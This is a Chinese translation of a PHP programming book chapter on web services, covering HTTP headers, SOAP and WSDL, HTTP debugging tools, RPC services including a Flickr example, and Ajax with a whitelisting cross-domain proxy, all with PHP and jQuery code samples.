如果你打开了输出缓冲并开始发送输出，紧接着你会发送一个文件头，当缓冲区被清空的时候，文件头会在正文内容之前发送到客户端。这可以让我们避免代码输出先于文件头发送的问题。

我们粗略地论及一些常用的文件头，现在让我们认真地看看在应用程序中可能会用到的一些文件头，见表 3.3。

这并不是一个很全面的清单，如果你想了解更多详细内容，在 Wikipedia[⊖] 上有一个很详尽的列表。不过表 3.3 概括了我们经常使用的一些基本文件头，特别是在本节内容中也将用到它们。在 Web 服务中有两个我们经常遇到的文件头：Accept 和 Content-Type。

⊖ http://en.wikipedia.org/wiki/HTTP_headers

表 3.3 常用的 HTTP 文件头

文 件 头	作用范围	用 途
Accept	Request	说明客户端希望在响应中使用怎样的格式
Content-Type	Response	描述响应的格式
Accept-Encoding	Request	指明客户端支持怎样的编码
Content-Encoding	Response	描述响应的编码
Accept-Language	Request	按优先顺序排列的语言清单
Content-Language	Response	描述响应正文中使用的语言
Content-Length	Response	响应正文的大小
Set-Cookie	Response	发送 Cookie 数据至响应中，供以后的请求使用
Cookie	Request	Cookie 数据来自于先前对请求发送的响应中
Expires	Response	说明到何时之前该内容有效
Authorization	Request	为保护资源而提供的访问凭证

Accept 和 Content-Type

尽管它们的名称不同，但是这两个文件头通常在服务器和客户端之间配对执行**内容协商**（content negotiation）。内容协商指逐字协商我们将哪种格式的内容放入响应中。首先，客户端发送一个请求到服务器，请求中包含有 Accept 文件头，它描述客户端能够接受哪种类型的内容。它还能指定我们接受哪些格式，如在 Firefox ⊖ 中 Accept 文件头如下所示。

```
Accept: text/html,application/xhtml+xml,application/xml;➥
q=0.9,*/*;q=0.8
```

在这里我们看到了一系列被逗号分隔的值，其中一些还包含分号和一个 q 值，那么这些表明什么呢？实际上，一个没有 q 值的格式是首选格式，因此，如果一台服务器可以提供 HTML 或 XHTML，那么它就应该选择没有 q 值的格式。如果没用这种格式，那就退而求其次选择其他可接受的格式。q 值的默认值为 1，因此我们降低要求，下一个最好的选择要求提供 XML。如果服务器不能提供这几种格式，那么 */* 表示服务器不管有什么样的格式都应该发送，而客户端接收结果后将尽可能地处理它们。

Accept 文件头是请求文件头的一个组成部分，服务器接收它之后，计算出哪种格式应该返回，接着用 Content-Type 文件头发回响应。这个 Content-Type 文件头告诉客户端请求的正文是哪种格式。我们需要知道这些内容以便于更好地理解它们！除此以外，我们想知道是否解码 JSON、解析 XML 或者显示 HTML。Content-Type 文件头非常简单，因此没有必要提供什么选择。

```
Content-Type: text/html
```

内容类型和错误

作为一个规则，我们应该始终用响应被预期的格式返回响应。这里有一个常见的错误：我们使用 Web 服务通常应该返回 JSON 的时候，却返回了 HTML 或一些其他格式。客户端可能无法解析这样的结果。因此我们应当始终确保以相同的格式返回，并正确设置所有响应的 Content-Type 文件头。

⊖ 这是一个精确表示被 Firefox 5 接受的标准 Accept 文件头的示例。

通常来说，这些文件头不一定都有良好支持或易于理解。然而，这是在 Web 上管理内容协商的最佳方式，因此我们推荐使用这种方法。

3.4.5 HTTP 动词

当我们编写 Web 表单时，可以在 GET 方法和 POST 方法之间做一个选择。如下所示是一个基本的表单。

```
<form action="form.php" method="get">
  Name: <input type="text" name="name" />
  <input type="submit" value="Save" />
</form>
```

当我们提交这个表单时，这个 HTTP 请求到达服务器时就像下面这样。

```
GET /form.php?name=Lorna HTTP/1.1
User-Agent: Opera/9.80 (X11; Linux i686; U; en-GB) Presto/2.7.62➥
  Version/11.00
Host: localhost
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,➥
  image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: en-GB,en;q=0.9
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Referer: http://localhost/form.php
```

如果我们改用 POST 方法提交，这个请求会发生细微的变化。

```
POST /form.php HTTP/1.1
User-Agent: Opera/9.80 (X11; Linux i686; U; en-GB) Presto/2.7.62➥
  Version/11.00
Host: localhost
Accept: text/html, application/xml;q=0.9, application/xhtml+xml,➥
  image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1
Accept-Language: en-GB,en;q=0.9
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Referer: http://localhost/form.php
Content-Length: 10
Content-Type: application/x-www-form-urlencoded

name=Lorna
```

我们可以看到提交的表单数据和相应的 Content-Type 数组不在 URL 中，而在这个请求的正文中。

使用 Web 服务，我们将看到使用了各种各样的动词；当我们使用表单时，通常情况下都会使用 GET 方法和 POST 方法，而且你所知的提交数据方式仍然有效。在 RESTful 服务中有一些常用的动词，我们可以使用 GET、POST、PUT 以及 DELETE 来创建、检索、更新、删除数据。在本章后面有更多关于 REST 的内容。

3.5 理解并选择服务类型

对于不同的协议你可能听说过很多时髦的术语。让我们来看看这些术语和它们的含义。

RPC 是 Remote ProcedureCall（远程调用过程）的缩写。我们可以这么说，RPC 服务就是调用函数并传入参数的地方。你将看到描述为 XML-RPC 或 JSON-RPC 的服务，并了解它们使用怎样的数据格式。

SOAP 曾经表示简单对象访问协议（Simple Object Access Protocol），但由于 SOAP 绝不简单，因此它的使用率已经下降。然而，SOAP 是严格定义的 XML-RPC 的一个特定子集。它是一个冗长的 XML 格式，包括 PHP 很多程序语言都建有内置的类库可以轻松处理 SOAP，我们将在后面看到这些。我们通常使用 **WSDL**（Web Service Description Language, Web 服务描述语言）文档描述 SOAP 服务，这是用来描述 Web 服务的一组定义。

REST 与前两个术语不同，REST 不是一个协议。它没有定义严格的接口和数据格式，却更像一套设计原则。REST 将每个项目都视为一个资源，我们通过发送正确的动词到 URL 为这个资源执行动作。如果你继续阅读，本章后面有一节会专门讲解 REST。

3.5.1 PHP 和 SOAP

从 PHP 5 开始，我们在 PHP 中有了非常重要的 SOAP 扩展，它让发布和使用 SOAP 服务更加方便快捷。为了说明这一点，我们将建立一个服务并使用 SOAP 扩展。首先，为了这个要公开的服务，我们需要创建一些功能，因此需创建一个类来完成几个简单的任务。

chapter_03/ServiceFunctions.php

```
class ServiceFunctions
{
  public function getDisplayName($first_name, $last_name) {
    $name = '';
    $name .= strtoupper(substr($first_name, 0, 1));
    $name .= ' ' . ucfirst($last_name);
    return $name;
  }

  public function countWords($paragraph) {
    $words = preg_split('/[. ,!?;]+/',$paragraph);
    return count($words);
  }
}
```

正如你所见，这里没有什么特别有突破性的内容，但 SOAP 扩展的确给我们提供了一些带参数和返回值的方法用来调用和访问，而这正是我们所需要的。当然你自己编写的例子会更有意思！

为了让这个 SOAP 服务起作用，我们要使用下面的代码。

```
include 'ServiceFunctions.php';
$options = array('uri' => 'http://localhost/');
$server = new SoapServer(NULL, $options);
$server->setClass('ServiceFunctions');
$server->handle();
```

你还有更多的期待吗？这一切都是我们真正所需要的。这个 SoapServer 类只需要知道在哪

里找这个公开服务的功能，然后调用 handle() 函数并命令它调用相关的方法。这个示例使用了非 WSDL 的模式（我们马上会讲到 WSDL），我们仅需在可选择数组中设置 URI 即可。

现在我们同样可以用类似的简单代码使用这个服务，这需要利用 SoapClient 类。

```
$options = array(
  'uri' => 'http://localhost',
  'location' => 'http://localhost/soap-server.php',
  'trace' => 1);
$client = new SoapClient(NULL, $options);

echo $client->getDisplayName('Joe', 'Bloggs');

/* output:
J Bloggs
*/
```

这个示例非常简单明了，实际上，大部分代码都是用来设置 $options 数组中的条目的！我们设置与服务器匹配的 URI，然后指定在什么位置可以找到它。我们也启用了跟踪选项，这意味着我们可以使用一些调试功能。我们实例化客户端，然后调用 ServiceFunctions 类中的函数，正如 SoapServer 是一个本地类，尽管它实际位于一个远程服务器上，它的方法仍通过一个 Web 请求来调用。

我们可用的调试功能有：

- getLastRequest()
- getLastRequestHeaders()
- getLastResponse()
- getLastResponseHeaders()

以上功能表明不是 XML 的正文就是请求或响应的文件头，并且使我们能够检查是否正在发送自己希望发送的内容，还能在解析之前先检查响应的格式是否正确（当调试或意外的输出保留在服务器端时这非常有用）。

3.5.2 使用 WSDL 描述 SOAP 服务

前面的 SOAP 示例使用的是一个非 WSDL 模式，使用带有 SOAP 服务的 WSDL 是一种更常见和更简单的方式。WSDL 代表 Web 服务描述语言，它基本上是可用计算机处理的一个规范。一个 WSDL 描述一个服务位于哪个 URL、有哪些方法可用，以及每个方法需要的参数。

PHP 自己无法生成 WSDL，而且一个精确的 WSDL 还应该包含数据类型的信息，当然，在 PHP 中我们还缺少这些功能。大多数工具都会考虑在 PHP 文档中添加关于参数数据类型的注解，不管怎样，这确实大有帮助。有些 IDE 的内置工具可以从一个 PHP 类创建一个 WSDL；此外，phpclasses.org ⊖ 中还有一个可用的 WSDL 生成器。下面是为我们示例中的类生成的 WSDL。

chapter_03/wsdl.xml

```
<?xml version='1.0' encoding='UTF-8'?>
<definitions name="SimpleWSDL" targetNamespace="urn:SimpleWSDL"
xmlns:typens="urn:SimpleWSDL" xmlns:xsd="http://www.w3.org/2001/➥
```

⊖ http://www.phpclasses.org/php2wsdl

```
  XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/"
xmlns="http://schemas.xmlsoap.org/wsdl/">
  <message name="countWords"><part name="paragraph"
type="xsd:anyType"></part></message>
  <message name="countWordsResponse"></message>
  <message name="getDisplayName"><part name="first_name"
type="xsd:anyType"></part><part name="last_name"
type="xsd:anyType"></part></message>
  <message name="getDisplayNameResponse"></message>
  <portType name="ServiceFunctionsPortType">
    <operation name="countWords"><input
message="typens:countWords"></input><output
message="typens:countWordsResponse"></output></operation>
    <operation name="getDisplayName"><input
message="typens:getDisplayName"></input><output
message="typens:getDisplayNameResponse"></output></operation>
  </portType>
  <binding name="ServiceFunctionsBinding"
type="typens:ServiceFunctionsPortType"><soap:binding style="rpc"
transport="http://schemas.xmlsoap.org/soap/http"></soap:binding>
    <operation name="countWords">
      <soap:operation soapAction="urn:ServiceFunctionsAction">➥
        </soap:operation>
      <input><soap:body namespace="urn:SimpleWSDL" use="encoded"
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">➥
  </soap:body></input>
      <output><soap:body namespace="urn:SimpleWSDL" use="encoded"
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">➥
  </soap:body></output>
    </operation>
    <operation name="getDisplayName">
      <soap:operation soapAction="urn:ServiceFunctionsAction">➥
        </soap:operation>
      <input><soap:body namespace="urn:SimpleWSDL" use="encoded"
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">➥
  </soap:body></input>
      <output><soap:body namespace="urn:SimpleWSDL" use="encoded"
encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">➥
  </soap:body></output>
    </operation>
  </binding>
  <service name="SimpleWSDLService">
    <port name="ServiceFunctionsPort"
binding="typens:ServiceFunctionsBinding"><soap:address location=➥
  "http://localhost/soap-
server.php"></soap:address></port>
  </service>
</definitions>
```

正如你所看到的，以上这些非常明确地以计算机作为目标读者，而不是人类。令人高兴的是，这些工具可以为我们生成 WSDL，然后我们可用它来发布服务。在 WSDL 模式中，我们甚至可以更迅速地创建客户端。

```
ini_set('soap.wsdl_cache_enabled', 0);
$client = new SoapClient('http://localhost/wsdl');
```

接着我们像从前一样，可以继续调用 SoapClient 的功能。然而，WSDL 还有另外一些功能。SoapClient 对象知道有哪些可用的功能以及可以传入哪些参数；这意味着它在我们发送请求之前要检查发送的内容是否合乎标准。还有一个 __getFunctions() 方法，它告诉我们在远程服务器上有哪些可用的方法。我们可以使用这段代码来调用 __getFunctions() 方法。

```
$functions = $client->__getFunctions();
var_dump($functions);
```

SoapClient 读取 WSDL 之后，用比原始 WSDL XML 更有用的方式向我们提供有关服务功能的信息。

3.6 调试 HTTP

现在我们已经看到了一个服务类型，这看上去是一段美好的时光，我们为使用 HTTP 而学习各种工具和策略，在我们需要时它们为 Web 服务排除故障。

3.6.1 使用日志收集信息

在代码中添加一些 echo 和 print_r 语句，然后观察输出，这是调试 Web 应用程序很常用的做法。当我们使用 Web 服务时，如果添加意料之外的输出到数据中，我们正在使用的指定数据格式将会失效，这使情况变得很复杂。我们为服务的 API 诊断问题时，使用日志记录错误绝对是个好办法，我们可以按照下面的过程来做。

1）在你的服务代码中添加一个 error_log() 项（或者酌情在特定框架中使用日志记录错误到服务器代码中）。

2）然后调用服务，不管是从 PHP 还是直接使用 URL 访问。

3）检查日志文件，查看你添加的调试输出。

跟踪日志文件

不断重复上述过程是相当乏味的，但如果你跟踪日志文件就比较容易了。这意味着我们必须保持文件开放和可视，这样所有进入文件的新条目都将显示在屏幕上。在基于 UNIX 的系统中，你可以使用 tail -f <logfile> 命令来完成。

使用这种技术，你可以在不破坏返回输出格式的情况下，检查你的 Web 服务器脚本中的变量和监视过程。

3.6.2 检查 HTTP 流量

这是我们最喜爱的策略之一，意即我们无需修改应用程序代码就可查看请求和响应的消息。我们有两个常用的主要工具：Wireshark[⊖] 和 Charles Proxy[⊜]，虽然它们使用不同的方式，但是两者

⊖ http://www.wireshark.org/

⊜ http://www.charlesproxy.com

都用来执行显示发送和接收请求的基本功能。

这可以让我们看出该请求使用的格式是否正确，以及是否包含我们预期的值。我们也可以用上述两个工具来检查响应、检查文件头和状态码、验证正文内容是否有意义。因此我们在目前阶段总能找出明文中的错误！

这些方法的主要优点在于我们不用改变应用程序的任何部分就可以对其进行调试。当我们研究问题的时候，首先要检查流量，然后再重复同样的请求。

检查远程服务器上的流量

我们提到过一个名为 Wireshark 的工具，它可以在你网卡传送的数据中拷贝一个副本。如果你是从一个笔记本电脑上发送请求，那么使用它正好合适，但如果是在服务器上就不那么有用了。然而，Wireshark 也可以读懂 tcpdump 程序的输出，因此你可以捕获服务器上的流量，接着可以使用 Wireshark 以恰当的方式查看它。

3.7 RPC 服务

如前所述，RPC 代表远程过程调用，也就是说它是我们可在远程计算机上调用函数的服务。RPC 服务轻便易用。作为开发者，我们都很习惯调用函数，然后传入参数，最后得到返回值。RPC 服务完全依照这种模式，它让我们可用熟悉的方式调用 Web 服务，甚至在开发者没有经验的情况下。

我们已经看到了一些包括 SOAP 的示例，SOAP 实际上是 XML-RPC 服务的一个特例。这个服务有单一的终点，我们可以调用 SOAP 的函数，然后向它提供任何我们需要的参数。RPC 服务可以使用任何类型的数据格式，总的来说，RPC 服务是十分松散的规定。这些特性对于基于函数的开放服务而言，是一种很好的选择，尤其是当现有的类库在 HTTP 上开放使用的时候。

3.7.1 使用一个 RPC 服务：Flickr 示例

Flickr 拥有一个庞大的 Web 服务组，这里我们将调用 Flickr 的 XML-RPC 服务作为如何合并 Web 服务组或者类似服务的范例。这份针对 Flickr 的 API 文档非常细致周密；[⊖] 现在我们具体研究其中的方法以便从群里得到一组照片的清单。

首先，我们需要准备发送 XML。它包含了我们将要调用的函数名，以及我们准备传入参数的名称和值。这里我们使用 Flickr 上的 elePHPant 池作为示例。

```
<?xml version="1.0"?>
<methodCall>
  <methodName>flickr.groups.pools.getphotos</methodName>
  <params>
    <param>
      <value>
        <struct>
```

⊖ http://www.flickr.com/services/api/flickr.groups.pools.getPhotos.html

```
            <member>
              <name>api_key</name>
              <value>secret-key</value>
            </member>
            <member>
              <name>group_id</name>
              <value>610963@N20</value>
            </member>
            <member>
              <name>per_page</name>
              <value>5</value>
            </member>
          </struct>
        </value>
      </param>
    </params>
</methodCall>
```

我们希望这个示例是易于仿效的，通过 methodName 表明我们正在调用哪个方法，然后我们将各种 params 添加到这个调用中。如果你有一个 Flickr 账户，你将从账户页面得到一个 API 密钥。

所有的 Flickr API 调用都是通过 POST 完成的，因此我们可以使用这个调用将 XML 传递到 Flickr。由于 XML 存储在变量 $xml 中，这里有一个如何调用并从最终响应中取出数据的例子。

```
$url = 'http://api.flickr.com/services/xmlrpc/';
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, $xml);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);

$response = curl_exec($ch);
$responsexml = new SimpleXMLElement($response);

$photosxml = new SimpleXMLElement(
  (string)$responsexml->params->param->value->string);
print_r($photosxml);
```

这个示例只有很少的内容，但我们仍要遍历这个脚本并仔细检查每段代码。首先，我们初始化了一个 cURL 句柄指向 Flickr 的 API，表明这将是一个 POST 的请求，而且提交的数据就在 $xml 中，因此，我们应该返回而不是反馈这个响应。

然后我们调用这个 Web 服务，得到一个 XML 响应，接着我们立即从响应中创建一个 SimpleXMLElement。这个 SimpleXMLElement 将最终的响应解析为我们可以轻松使用的结构，因此我们可以检索响应中自己感兴趣的主要部分。每个 SimpleXMLElement 的子元素也是一个 SimpleXMLElement，但是我们想要使用的是 XML 字符串，因此我们要将它转换为字符串。

最后，我们要解析从 Web 服务响应中检索得到的 XML。当我们使用 print_r() 来检查它的时候，会发现 SimpleXMLElement 包含一个将所有数据字段作为属性的条目。因此对照片的名称而言，我们可以这样做：

```
foreach($photosxml->photo as $photo) {
  echo $photo['title'] . "\n";
}
```

请注意，数组符号对于 SimpleXMLElement 属性的用途比对象符号大得多，对象符号是用于

获取对象子元素的。

3.7.2 建立一个 RPC 服务

我们可以迅速建立一个非常简单的 RPC 服务。还记得我们用于 SOAP 示例的类吗？在这里我们要再用一次。

```
class ServiceFunctions
{
  public function getDisplayName($first_name, $last_name) {
    $name = '';
    $name .= strtoupper(substr($first_name, 0, 1));
    $name .= ' ' . ucfirst($last_name);
    return $name;
  }

  public function countWords($paragraph) {
    $words = preg_split('/[. ,!?;]+/',$paragraph);
    return count($words);
  }
}
```

对于 Web 服务而言，因为需要用户表明他们要调用哪一个方法，所以需要指定一个接收参数的方法。为简单起见，我们假设用户想要一个 JSON 格式的响应。如下是一个针对此服务的 index.php 简单例子。

chapter_03/index.php

```
require 'servicefunctions.php';

if(isset($_GET['method'])) {
  switch($_GET['method']) {
    case 'countWords':
      $response = ServiceFunctions::countWords($_GET['words']);
      break;
    case 'getDisplayName':
      $response = ServiceFunctions::getdisplayName➥
        ($_GET['first_name'], $_GET['last_name']);
      break;
    default:
      $response = "Unknown Method";
      break;
  }
} else {
  $response = "Unknown Method";
}
header('Content-Type: application/json');
echo json_encode($response);
```

这说明了一点，Web 服务根本就不算什么难事！我们只需取得这个方法的参数，如果这是我们预期的值，那就相应地调用 ServiceFunctions 类中的方法。一旦我们这么做，又或者我们收到一个错误消息，我们需要格式化作为 JSON 格式的输出并返回它。

作为脚本中最后一个条目，格式化输出表明我们可以轻松地重构这个部分，将响应中的不同格式返回给用户的文件头或者一个进入的格式参数。一个好的 API 将会支持不同的输出和类似

这样的结构，甚至错误消息也通过相同的过程输出，我们可用不同方式灵活地对输出进行解码。

API和安全

这段代码示例中最引人注目的一点是：使用$_GET变量作为函数参数没有任何附加的安全性可言。当然，这纯粹是为了让示例简单一些；然而，在一个开放的API中发布像这样的代码是非常危险的！安全性对于API的重要性和对其他任何应用程序的都一样。我们必须牢记：过滤输入，避免输出，你可在第5章中读到关于这一主题的更多内容。

要使用API中的这些方法，我们仅需发送如下URL的请求：

```
http://localhost/json-rpc.php?method=getdisplayName&first_name=➥
    Jane&last_name=Doe
// outputs: "J Doe"

http://localhost/json-rpc.php?method=countWords&words=➥
    Mary%20had%20a%20little%20lamb
// outputs: 5
```

请注意，当我们将参数传入服务时，对参数采用了URL编码方式。我们的RPC示例使用了GET请求。这些简单的形式便于测试，而且易于理解。因为我们的示例太小了，所以这是一个极佳的选择。很多RPC服务都采用POST的方式提交数据，当我们使用更大的数据集时这将是更好的选择，由于有时会对URL的大小有所限制，因此不同的系统就会有不同的要求。

我们需要关注的要点是：RPC是相当松散的伞形关系，你能以不同方式实现这个服务，这取决于谁或者什么将使用这个服务，也取决于我们需要传送的数据。

3.8 Ajax和Web服务

很多时候我们认为Ajax是个很不错的小工具，在不重载页面的情况下我们可用它动态填入数据。有时候你会返回XML（很少），而在其他时候你会返回JSON（有时）；很多时候你仅需返回HTML片段并直接插入页面。

当我们将Ajax和API配对使用的时候，可将这个小工具变成我们网站架构的一个组成部分；我们在3.2节中论述“面向服务的架构”时曾使用这个SOA的示例。当我们为用户建立一个API来访问我们的网站数据时，就没有理由不在同样的网站使用Ajax通过完全相同的API检索数据。

谨防相同来源策略

所有的浏览器都实现了一个名为**同一来源策略**（same origin Policy）的安全特性。这种安全特性将会停止对域正在执行的Ajax请求，但已经被网站使用的请求除外。例如：从johnsfarmwidgets.org你不能使用Ajax在twitter.com直接收到你的留言。为了解决这个问题，你可以执行一个代理脚本；在下一节中有一个例子会告诉我们如何做到这一点。

让我们来看看事件日历这个例子。首先我们将创建一个小表格，用来表示在某月某日会发生什么事件。

chapter_03/calendar_table.php

```
<!-- Set an ID of calendar -->
<table id="calendar" cellpadding="0" cellspacing="0">
  <tr>
    <!-- Show the current Month -->
    <th colspan="7">May 2011</th>
  </tr>
<tr>
  <!-- Days of the Week -->
  <th>S</th>
  <th>M</th>
  <th>T</th>
  <th>W</th>
  <th>T</th>
  <th>F</th>
  <th>S</th>
</tr>
<!-- Days -->
<tr>
  <td>1</td>
  <td>2</td>
  <td>3</td>
  <td>
    <!-- Link to each event on the appropriate day -->
    <a href="/events/189">4</a>
  </td>
  <td>5</td>
  <td>6</td>
  <td><a href="/events/194">7</a></td>
</tr>
<tr>
  <td>8</td>
  <td>9</td>
  <td><a href="/events/234">10</a></td>
  <td>11</td>
  <td>12</td>
  <td>13</td>
  <td>14</td>
</tr>
<tr>
  <td>15</td>
  <td>16</td>
  <td>17</td>
  <td>18</td>
  <td>19</td>
  <td><a href="/events/300">20</a></td>
  <td>21</td>
</tr>
<tr>
  <td>22</td>
  <td>23</td>
  <td>24</td>
    <td>25</td>
    <td>26</td>
    <td>27</td>
    <td>28</td>
  </tr>
```

```
    <tr>
      <td>29</td>
      <td>30</td>
      <td><a href="/events/1337">31</a></td>
      <td colspan="4">
          <!-- Fill in the leftover days with blanks -->
      </td>
    </tr>
  </table>
```

没有太多让人兴奋的东西，是吗？用户只需单击链接就会到达载有该事件相关信息的页面。在 CSS 的帮助下，这个表被描绘成如图 3.2 所示的样子。




图 3.2 改造之后的表

不管怎样，我们只用了一点点 JavaScript，使用 Ajax 和 API 可以大大提高我们的用户体验。

渐进增强

渐进增强（progressive enhancement）是一种确保你的网页可被访问的技术。它通过使用一个真实的表和一个真实的链接，转到载有真正相关数据的真实网页，然后使用 JavaScript 将它们链接到 Ajax 请求，我们可以确保即使没有打开 JavaScript（也许一个人正使用屏幕阅读器，或者一个网络搜索器），用户仍可以找到相关内容。

在这段代码中，当文档完成加载后（因此我们标记的表即将被操作），我们只是添加了一个 onclick 事件，它将执行一个 Ajax 请求链接到 href 指定的值；通过客户端和服务器协商后得到的格式，它将返回一个 JSON 格式的数据结构而不是一个完整的 HTML 页面。然后我们利用提示条来显示 JSON 数据。这样用户就可以快速查看很多事件而不用重载页面了。

一个这样的 JSON 响应可能是：

```
{title: "Davey Shafik's Birthday!", date: "May 31st 2011"}
```

在这个例子中，我们使用了 jQuery 库；然而，你可以使用几乎其他任何 JavaScript 库来实现相同的效果，或者使用普通的 JavaScript。

chapter_03/calendar_js.php

```
<script type="text/javascript">
  // Wait till the document has loaded
```

```
$(function() {
  // For all anchors inside our table cells, add an onclick event
  $('#calendar td a').click(
    function (event) {
      // Stop the link from triggering
      event.preventDefault();
      // Stop the body click from triggering
      event.stopPropagation();

      // Remove existing tooltips:
      $('#calendar td div').remove();

      // Create a simple container for our data
      var tooltip = $('<div/>').css("position", "absolute").➥
        addClass('tooltip');
      // Perform the AJAX request to the anchors link
      $.AJAX({
        url: this.href,
        success: function(data) {
          // On success, add the data inside our tooltip
          tooltip.append("<p><b>Event:</b> " + data.title +➥
            "<br /> <b>Date:</b> " +data.date+ "</p>");

          // Add the tooltip to the table cell
          this.parent().append(tooltip);
        }
      });
    }
  );

  // Add an onclick to the body to remove existing tooltips so➥
    the user can move on by clicking anywhere
  $('body').click(function() {
    $('#calendar td div').remove();
  });
});
</script>
```

我们单击一个日期后将更新页面，图 3.3 展示了更新后的效果。

图 3.3 更新表使用提示条显示一个生日事件

重复利用你的开放 API 有很大意义，理由如下：

- 确保你的 API 易于使用，并且返回切合实际的、可用的数据；
- 避免重复的代码；
- 向用户提供正在使用的开放 API 示例。

跨域请求

当你尝试使用 Ajax 时存在一个常见问题：浏览器除了从一个你已经发送过请求的域之外，将禁止你从任何其他域发送请求，即同源策略。我们有很多方法解决这个问题，如使用 iframes 或者通过作为 src 的远程服务器用动态生成的 <script> 标签尝试引用 JSON；然而，最具健壮性和安全性的是使用一个服务器端的代理，我们将它放在相同的域中，而 Ajax 请求就是由这些域构成的。此代理脚本接受请求后将其发送到远程服务器，然后将结果返回至浏览器。

使用代理的另一个好处是：你可以将从远程服务器得到的结果转换成一个更适合你需求的数据结构，例如将 XML 转换为 JSON。

谨防安全风险

和跨域代理紧密相关的最常见安全风险就是：我们不能限制这些请求会发送到哪些远程服务器。这使得攻击者可以使用源自他们自己服务器的内容代码，而这些代码都包含恶意代码，或者用其他的方式损害服务器或它的用户。

这个代理脚本像什么呢？又大又可怕，对吗？错了。好吧，也许只有那么一点点：

chapter_03/proxy.php (*excerpt*)

```
// An array of allowed hosts with their HTTP protocol (i.e. http➥
  or https) and returned mimetype
$allowed_hosts = array(
                  'api.bit.ly' => array(
                      "protocol" => "http",
                      "mimetype" => "application/json",
                      "args" => array(
                          "login" => "user",
                          "apiKey" => "secret",
                      )
                  )
                );

// Check if the requested host is allowed, PATH_INFO starts with a /
$requested_host = parse_url("http:/" .$_SERVER['PATH_INFO'],➥
  PHP_URL_HOST);
if (!isset($allowed_hosts[$requested_host])) {
  // Send a 403 Forbidden HTTP status code and exit
  header("Status: 403 Forbidden");
  exit;
}

// Create the final URL
$url = $allowed_hosts[$requested_host]['protocol'] . '://' .➥
  $_SERVER['PATH_INFO'];
if (!empty($_SERVER['QUERY_STRING'])) {
```

```
  // Construct the GET args from those passed in and the default
  $url .= '?' .http_build_query($_GET + ($allowed_hosts➥
    [$requested_host]['args']) ?: array());
}

// Instantiate curl
$curl = curl_init($url);

// Check if request is a POST, and attach the POST data
if ($_SERVER['REQUEST_METHOD'] == "POST") {
  $data = http_build_query($_POST);
  curl_setopt ($curl, CURLOPT_POST, true);
  curl_setopt ($curl, CURLOPT_POSTFIELDS, $data);
}

// Don't return HTTP headers. Do return the contents of the call
curl_setopt($curl, CURLOPT_HEADER, false);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);

// Make the call
$response = curl_exec($curl);

// Relay unsuccessful responses
$status = curl_getinfo($curl, CURLINFO_HTTP_CODE);
if ($status >= "400") {
  header("Status: 500 Internal Server Error");
}

// Set the Content-Type appropriately
header("Content-Type: " .$allowed_hosts[$requested_host]➥
  ['mimetype']);

// Output the response
echo $response;

// Shutdown curl
curl_close($curl);
```

这个代理允许我们将许可的域列入白名单，在这个 api.bit.ly 示例中，我们指定 API 协议（HTTP 或 HTTPS）并默认参数，例如私有的 login 和 apiKey 参数。依照这种方式，在 JavaScript 源代码中这些参数不是开放可见的。

假设这个脚本在网站根目录下被保存为 proxy.php，你仅需发送一个 Ajax 请求到 /proxy.php/api.bit.ly/v3/shorten?longUrl=URL，然后接收 bit.ly API 响应。在这个例子中，在 URL 进入 proxy.php 变成如下模式之后，我们要缩短用户网站的 URL。

chapter_03/proxy.php (*excerpt*)

```
<script type="text/javascript">
function shortenWebsiteURL(url) {
  $.AJAX(
    url: "/proxy.php/api.bit.ly/v3/shorten",
    data: {longUrl: url},
    success: function(data) {
      $('input#website').attr('value', data.url);
    }
```

```
  );
}
</script>
```

和前面的 cURL 请求一样，API 响应按如下方式使用 JSON 值。

```
{ "status_code": 200, "status_txt": "OK", "data": { "long_url":➥
  "http:\/\/lornajane.net\/", "url":
"http:\/\/bit.ly\/nMO2pD", "hash": "nMO2pD", "global_hash":➥
  "glZgTN", "new_hash": 1 } }
```

当然，你也可以用 JSON 建成现有的 MVC 系统并利用那里面的路由，因此你可以使用如下 URL：/proxy/api.bit.ly/v3/shorten。


正如你所见，只需要一点点的努力，JavaScript（特别是 Ajax）和 API 在一起就非常融洽了。不管你使用 JavaScript 访问 API 或是使用第三方软件，你都可以轻而易举地提高网站开发经验。

3.9 开发和使用 RESTful 服务

也许这里最重要的问题是：什么是 REST，我为什么关注它？我们已经讨论了一些广泛使用并非常适用的服务格式，由于 PHP 用户多年来一直使用函数编程，我们使用 RPC 样式服务也许可以做到需要的一切。

